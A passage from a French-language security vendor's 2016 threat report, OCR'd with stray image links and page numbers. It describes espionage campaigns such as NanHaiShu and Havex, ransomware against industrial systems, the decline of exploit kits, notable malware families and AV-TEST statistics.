Autre exemple de conflit mêlant géopolitique et informatique : celui, territorial, opposant la Chine et les Philippines en mer de Chine méridionale. Les chercheurs F-Secure ont révélé l'existence d'une variante de malware ciblant exclusivement certaines organisations. Ces dernières jouaient toutes un rôle dans l'arbitrage entre les deux pays.

Plusieurs variantes de ce malware (que nous avons baptisé NanHaiShu) avaient déjà été aperçues au cours des deux dernières années, mais celle-ci a alerté nos experts. Elle avait visiblement été programmée pour collecter des informations dans l'affaire opposant les Philippines à la Chine. Elle se cachait dans des e-mails de phishing contenant un macro-fichier VBA qui exécutait un fichier Jscript.


Parmi les principales cibles :

- Le Ministère philippin de la Justice.

- Plusieurs organisateurs du sommet de la Coopération économique pour l'Asie-Pacifique (APEC) qui se déroulait aux Philippines en novembre 2015, durant lequel le conflit devait être abordé.

- Un grand cabinet d'avocats international représentant l'une des parties prenantes.

De toute évidence, les cyber criminels avaient mené des recherches en amont pour garantir le succès de leurs cyber attaques. Les e-mails avaient été rédigés avec soin. Il utilisaient un jargon technique spécifique, et faisaient référence à des faits d'actualités susceptibles de retenir l'attention des personnes ciblées. Les cyber pirates avaient également mené une mission de reconnaissance pour identifier



quels destinataires avaient l'autorisation de désactiver les alertes macro sur les produits Microsoft Office. Sans cette précaution, leur campagne risquait fort de se révéler coûteuse et peu efficace.

L'objectif ? Obtenir des renseignements sur la procédure juridique en cours entre les Philippines et la Chine. Les infections observées coïncidaient d'ailleurs avec certaines étapes de l'affaire.

Le malware utilisait un outil d'administration à distance (RAT) qui, une fois installé, envoyait des informations vers un serveur C&C, via des fournisseurs de DNS dynamiques. Il pouvait également exécuter sur la machine un code JScript ou VBScript et télécharger n'importe quel fichier.

Qui était donc responsable de cette cyber attaque ? Le style de code et le type d'infrastructures évoquait le travail de développeurs de Chine continentale. Et les organisations ciblées étaient au cœur d'enjeux stratégiques pour le gouvernement chinois.

Cette cyber attaque le prouve : les macro malware sont toujours efficaces. Ils ont ressurgi en 2015, après un long déclin dans les années 2000. Pour les contrer efficacement, toutes les organisations devraient par défaut désactiver l'exécution automatique des macros pour les produits Microsoft Office.

Le jugement a été rendu par un tribunal indépendant en juillet 2016, en faveur des Philippines. Sans surprise, la Chine s'est empressée de rejeter le verdict. Le flou demeure sur l'avenir de cette affaire, d'autant plus que de nouveaux présidents ont été élus aux Philippines et aux États-Unis. Rodrigo Duterte et Donald Trump auront peut-être une approche du dossier qui diffère de celle de leur prédécesseur. Toutefois, les tensions en mer de Chine méridionale ne devraient pas cesser dans un avenir proche.

Plus d'informations dans notre livre blanc NanHaiShu: RATing the South China Sea, et nos recommandations dans notre rapport sur l'espionnage.

« EXEMPLE DE CONFLIT MÊLANT GÉOPOLITIQUE ET INFORMATIQUE : CELUI OPPOSANT LA CHINE ET LES PHILIPPINES EN MER DE CHINE MÉRIDIONALE. »

DES CYBER CRIMINELS ORDINAIRES

FIN 2010, nous avions commencé à en savoir davantage sur l'opération de sabotage Stuxnet, la première cyber attaque sur des infrastructures physiques à faire la Une des médias. Pendant que le monde entier imaginait ce à quoi pourrait ressembler le futur des cyber attaques, les professionnels de la cyber sécurité, eux, étudiaient Stuxnet en profondeur, pour savoir si d'autres cyber attaques de ce type étaient possibles. Il ont rapidement constaté que les systèmes de contrôle des infrastructures industrielles étaient extrêmement vulnérables et facilement exploitables. Autre conclusion inquiétante : il allait être impossible de mettre à jour ces systèmes, vieux de plusieurs dizaines d'années, du jour au lendemain. Les cyber pirates du monde entier avaient donc l'embarras du choix.

Stuxnet a marqué un tournant dans l'histoire de la cyber criminalité. Les cyber pirates commençaient à cibler les systèmes industriels. Près d'une décennie plus tard, c'est encore le cas. À une différence près. À l'époque, ils devaient disposer de moyens considérables pour mener de telles cyber attaques alors qu'aujourd'hui, elles sont à la portée de cyber criminels ordinaires.

En 2014, des chercheurs de notre équipe Threat Intelligence se sont penchés sur l'un des serveurs Command & Control du malware Havex. Ce cheval de Troie, connu également sous les noms de « Dragonfly » et « Energetic Bear », était utilisé pour des actions d'espionnage en Europe et aux États-Unis, et ce, probablement avec l'appui d'un gouvernement. Nos chercheurs ont découvert plusieurs programmes d'installation de logiciels de contrôle ICS porteurs du cheval de Troie sur le serveur C&C en question (des logiciels fonctionnant sous Windows et utilisés pour contrôler les systèmes ICS, pas les micrologiciels eux-mêmes). Une recherche plus approfondie a révélé que ces mêmes paquets, porteurs du cheval de Troie, avaient été directement implantés sur des sites marchands de téléchargement de logiciels. Les victimes les téléchargeaient et les installaient sur leurs ordinateurs, sans se méfier. Les seules activités connues de Dragonfly étaient liées à l'espionnage. Pourquoi donc répandre ainsi

ce cheval de Troie ? Ce n'est que plus tard que nous avons eu la réponse à cette question.

Plus tard, au cours de l'année 2014, ce même groupe a lancé une série de campagnes d'espionnage contre des entreprises du secteur énergétique, aux États-Unis et en Europe, avant de subitement disparaître. Une analyse plus poussée a montré que les logiciels ICS porteurs du cheval de Troie avaient été installés dans des organisations ciblées, pour collecter des données depuis les systèmes vérolés et cartographier le réseau (grâce à des outils comme fing). Ces programmes d'installation infectés constituaient également un bon déguisement et un bon point d'ancrage dans les infrastructures piratées.

Aucun lien n'a jamais été établi entre Dragonfly et un quelconque gouvernement. Le dispositif mis en place évoque davantage une campagne de cyber pirates qu'une opération d'État d'envergure. Il a brièvement refait surface l'année dernière, mais rien ne permet de dire s'il est toujours en activité.

En 2016, notre équipe CSS a été sollicitée pour gérer des cyber attaques visant des systèmes de contrôles. Cette fois, les motivations étaient purement financières. Ces campagnes, quand elles visent le secteur industriel, verrouillent ou prennent le contrôle de systèmes clés de l'organisation victime, pour ensuite demander une rançon. En échange de la rançon, l'entreprise peut retrouver le contrôle des systèmes ou, simplement, éviter l'interruption des systèmes à distance par les cyber pirates.

Ce deuxième cas constitue souvent aux yeux de l'entreprise une raison suffisante pour payer la rançon. La rupture brutale des activités d'une usine peut avoir de lourdes conséquences. Parce qu'il est parfois nécessaire de relancer les machines dans un ordre bien spécifique, ou parce que remettre l'usine en fonctionnement peut prendre des jours, voire des semaines. Un arrêt brutal des systèmes ne respectant pas le processus normal d'extinction, peut endommager les machines. De tels scénarios entraînent inévitablement de lourdes pertes opérationnelles et financières.

En décembre 2016, une cyber attaque ransomware contre la San Francisco's Municipal Transport Agency a fait les Unes du monde entier. Le cyber pirate avait pourtant déjà réussi par le passé à extorquer de l'argent à plusieurs entreprises industrielles américaines. Ces cyber attaques sont fréquentes et se produisent dans le monde entier... mais elle ne font pas toujours les gros titres.

« CES CYBER ATTAQUES ONT SOUVENT VISÉ DES ENTREPRISES SITUÉES EN EUROPE ET AUX ÉTATS-UNIS. »

Les cyber pirates, souvent, ne ciblent pas un secteur ou un type d'organisations en particulier. Ils sont opportunistes et se contentent de ratisser le web, à la recherche de systèmes présentant des failles connues et faciles à exploiter. Ils analysent ensuite les résultats pour se concentrer sur les « gros clients » potentiels. Ils établissent une liste de cibles prioritaires, et sur cette base, s'introduisent manuellement dans les systèmes de leurs victimes. Ils peuvent ensuite déployer leur malware et demander une rançon.

Ce mode opératoire s'avère extrêmement efficace car les systèmes sont souvent mal entretenus, vulnérables, non mis à jour et directement reliés à Internet. Des familles entières de ransomware ont été conçues pour profiter de ces failles. Le crypto-ransomware Petya, par exemple, empêche le redémarrage du système (via un MBR chiffré) tant que la rançon n'a pas été payée. Si l'utilisation de Petya n'est pas adaptée pour des cyber attaques visant les particuliers (impossible de payer la rançon si vous ne pouvez pas utiliser votre ordinateur), ce ransomware s'avère redoutable lorsqu'il s'agit de paralyser des terminaux de paiement, serveurs, consoles de contrôles et autres infrastructures professionnelles.

L'année dernière, nous avons considéré que beaucoup de ces cyber attaques pouvaient être attribuées à des hackers chinois. Mais cette année, nous avons assisté à des campagnes émanant d'autres régions, notamment d'Europe de l'Est et de Russie. Ces cyber attaques ont souvent visé des entreprises situées en Europe et aux États-Unis. Les fabricants constituent

«LES CYBER ATTAQUES SOPHISTIQUÉES S'EN PRENNENT À UNE STRUCTURE EN L'ATTAQUANT PAR LE SOMMET. ELLES CONTAMINENT ENSUITE L'ENSEMBLE DU SYSTÈME. »

des cibles préférentielles – en grande partie à cause de leurs mauvaises pratiques en matière de sécurité.

À l'inverse de ces cyber menaces opportunistes, les cyber attaques sophistiquées ciblent une structure en l'attaquant par le sommet. Elles contaminent ensuite l'ensemble du système.


Les stratégies de piratage évoluent constamment. Les innovations sont souvent attribuables à des organisations disposant d'importantes ressources (comme les États), qui visent de grandes entités (infrastructures de défense, secteur bancaire...). Puis, ces innovations se généralisent : d'autres acteurs, dont les moyens sont plus limités, peuvent s'en emparer. Ils s'en prennent alors à des cibles beaucoup plus variées (fabrication, commerce, petites et moyennes entreprises, etc.). Généralement, les innovations naissent aux Etats-Unis pour s'étendre à l'Europe. En 2016, de nombreux cyber pirates isolés ont pu mener des cyber attaques réservées, par le passé, à des groupes organisés. Cette tendance devrait s'exacerber en 2017.

SUR LE FRONT DES MALWARE

PARTAGER CE RAPPORT

LA MODE DES KITS D'EXPLOITS

55



CONTRIBUTION

AV-TEST
CYBER SÉCURITÉ : QUELQUES CHIFFRES


57

Les cyber criminels pensent comme des hommes d'affaires. Les derniers résultats des recherches AV-TEST le prouvent : les menaces du web se développent désormais avec comme principal impératif la rentabilité, et ce, quel que soit le type d'appareils concernés.

Début 2017, la base de données AV-TEST faisait état de 600 000 000 exemplaires de malware. 127 469 002 d'entre eux ont été répertoriés en 2016. Ce dernier chiffre équivaut à 4-5 détections de nouveaux malware par seconde.

LES MALWARE QUI ONT MARQUÉ 2016

56



LES OS MOBILES : UNE LONGUEUR D'AVANCE

60

Il est fondamental d'appliquer systématiquement les dernières mises à jour aux systèmes d'exploitation de vos appareils.


Les analyses menées à partir de F-Secure Freedome montrent que le modèle de distribution et de mise à niveau Apple pour iOS est de loin supérieur à celui d'Android.

LE DÉCLIN DES KITS D'EXPLOIT

« LE RECOURS AUX KITS D'EXPLOIT A CONNU UN DÉCLIN EN 2016 »

LE MARCHÉ DES KITS D'EXPLOIT a rapidement évolué en 2016. Au début de l'été, Angler disparaissait, laissant ses clients se reporter sur Rig. Au deuxième semestre, les propriétaires de Magnitude ont porté leur regard vers l'Asie. Suite à ces différents mouvements, Sundown, un kit d'exploit pourtant existant depuis plus d'un an, a pu attirer de nouveaux cyber pirates en 2016. Mais globalement, l'année se solde par un déclin dans l'utilisation des kits d'exploit.

Karmina Aquino, directrice de notre équipe de renseignements sur les cyber menaces, a prédit que les kits d'exploit devraient désormais cibler JavaScript, dans la mesure où Adobe Flash est peu à peu boudé par les navigateurs.



LES MALWARE QUI ONT MARQUÉ 2016

LOCKY

Locky chiffre les fichiers et les renomme avec l'extension .locky. Il fournit ensuite des instructions détaillées permettant de procéder au paiement de la rançon. Il infecte généralement les systèmes sous forme de pièce jointe dans un e-mail de spam, mais il a également été retrouvé sur des images malveillantes uploadées sur Facebook ou Linkedin.

MACRO MALWARE

Les Macro malware n'ont rien de nouveau, mais ils ont réussi un retour en force en 2016. Ils ont notamment profité de la fonctionnalité macro des documents Microsoft Office. Une macro est une série d'instructions servant à l'automatisation d'une tâche. Les utilisateurs peuvent en créer, soit en utilisant l'interface utilisateur graphique simplifiée (GUI), soit en le codant à partir de zéro dans VBA.

Bien qu'utiles, les macros posent question en matière de sécurité. Elles peuvent permettre à des malware de se cacher dans un document en apparence inoffensif, incitant les victimes à exécuter le code malveillant. Souvent, la victime reçoit le document infecté en pièce jointe d'un e-mail. Une fois ouvert, le contenu du document semble bloqué et ne peut être visualisé qu'en activant la macro. SI la victime procède effectivement à son activation, le code du logiciel malveillant s'exécutera.

RANSOMWARE

Les Ransomware ont régulièrement fait la Une des médias spécialisés en 2016. Les victimes ? Tant des particuliers que des cibles plus lucratives, comme les hôpitaux ou des services de police. Les ransomware capitalisent sur la peur des victimes, angoissées à l'idée de perdre leurs données les plus précieuses, et leur machine. En chiffrant les fichiers, et en demandant une rançon en échange de la clé de déchiffrement, le cyber pirate prend sa victime en otage.

Les ransomware contaminent un système grâce à des pièces jointes d'e-mails de spam et des kits d'exploits présents sur certains sites internet. Une fois le fichier téléchargé, il active à son tour le téléchargement du ransomware, mais une action de la victime reste toutefois nécessaire. Les cyber pirates ont alors souvent recours à l'ingénierie sociale pour tromper la victime et la faire, par exemple, activer les macros d'un document Microsoft Office, ou cliquer sur un bouton.

CERBER

Cerber épargne les éventuelles victimes présentes dans les pays d'Asie centrale. Les autres verront leurs fichiers chiffrés, et une note leur demandera de procéder au paiement de la rançon. Cerber a été distribué via des kits d'exploits présents sur des sites web.

PETYA

Contrairement à d'autres crypto-ransomware, **Petya** chiffre le Master Boot Record (MBR) plutôt que les fichiers. Il force ensuite le système à redémarrer et affiche une page exigeant une rançon, sur laquelle figure un crâne blanc sur fond rouge. Petya se cache dans des e-mails de spam contenant des documents Microsoft Word malveillants.

HANCITOR

Hancitor passe à l'action lorsque les victimes activent la fonctionnalité macro d'un document malveillant. L'une des variantes de Hancitor entraîne également une infection par le cheval de Troie Pony (connu pour le vol de crypto-monnaies).

DONOFF

Donoff a recours à un procédé d'infection caractéristique des macros malware. Il fait en sorte que les victimes activent la macro du document malveillant. L'une des variantes entraine le chargement du cheval de Troie bancaire Dridex.

TRICKBOT

Trickbot est un malware sur lequel il convient de garder un œil. Ce cheval de Troie bancaire a été découvert fin 2016, après avoir floué plusieurs clients de banques australiennes. Depuis lors, il s'est répandu dans le monde, ciblant les clients de banques implantées au Royaume-Uni, au Canada ou à Singapour. Trickbot redirige la victime vers un site web similaire à un site bancaire classique. Il recueille les identifiants et mots de passe des victimes tombées dans le piège. Les cyber pirates peuvent ensuite les utiliser pour vider les comptes concernés.

BANKING TROJAN

CYBER SÉCURITÉ : QUELQUES CHIFFRES

OLAF PURSCHE

Directeur de la communication
Institut AV-TEST


LES CYBER CRIMINELS pensent comme des hommes d'affaires. Les derniers résultats des recherches AV-TEST le prouvent : les menaces du web se développent désormais avec comme principal impératif la rentabilité, et ce, quel que soit le type d'appareils concerné. Début 2017, la base de données AV-TEST faisait état de 600 000 000 exemplaires de malware. 127 469 002 d'entre eux ont été répertoriés en 2016. Soit entre quatre et cinq nouveaux malware détectés par seconde.


Les systèmes Windows – compte-tenu notamment de leur nombre important - constituent une cible stratégique pour les cyber criminels. En 2016, 99 % des cyber attaques enregistrées par les systèmes de détection d'AV-TEST visaient le système d'exploitation de Microsoft. En 2016, les virus classiques constituaient le principal type de programmes malveillants pour Windows, totalisant près de la moitié des cyber attaques détectées. En deuxième place, les vers (plus de 35 %). En troisième, les chevaux de Troie, avec plus de 20 %. Si les ransomware ont beaucoup fait parler d'eux, ils sont restés peu nombreux et ont représenté à peine 1% des cyber attaques. La place qu'ils occupent dans les médias s'explique par leur caractère inhabituel. Alors que la plupart des malware cherchent à rester invisibles le plus longtemps possible dans leurs systèmes hôtes, les ransomware s'affichent brutalement à l'écran, devant les yeux de leurs victimes. Ce choc est un élément stratégique, qui augmente la probabilité de paiement de la rançon.

« IL EXISTE PLUS DE 19 MILLIONS DE MALWARE DÉVELOPPÉS SPÉCIFIQUEMENT POUR ANDROID. LE SYSTÈME D'EXPLOITATION MOBILE DE GOOGLE EST DEVENU LA CIBLE PRINCIPALE DES MALWARE MOBILES. »

Il existe plus de 19 millions de malware développés spécifiquement pour Android. Le système d'exploitation mobile de Google est devenu la cible principale des malware mobiles. Ceci s'explique par la forte pénétration du marché des appareils Android, ainsi que par le caractère relativement ouvert du système de

Nombre de nouveaux exemplaires de malware découverts et répertoriés
(Source : AV-TEST Institute, www.av-test.org)





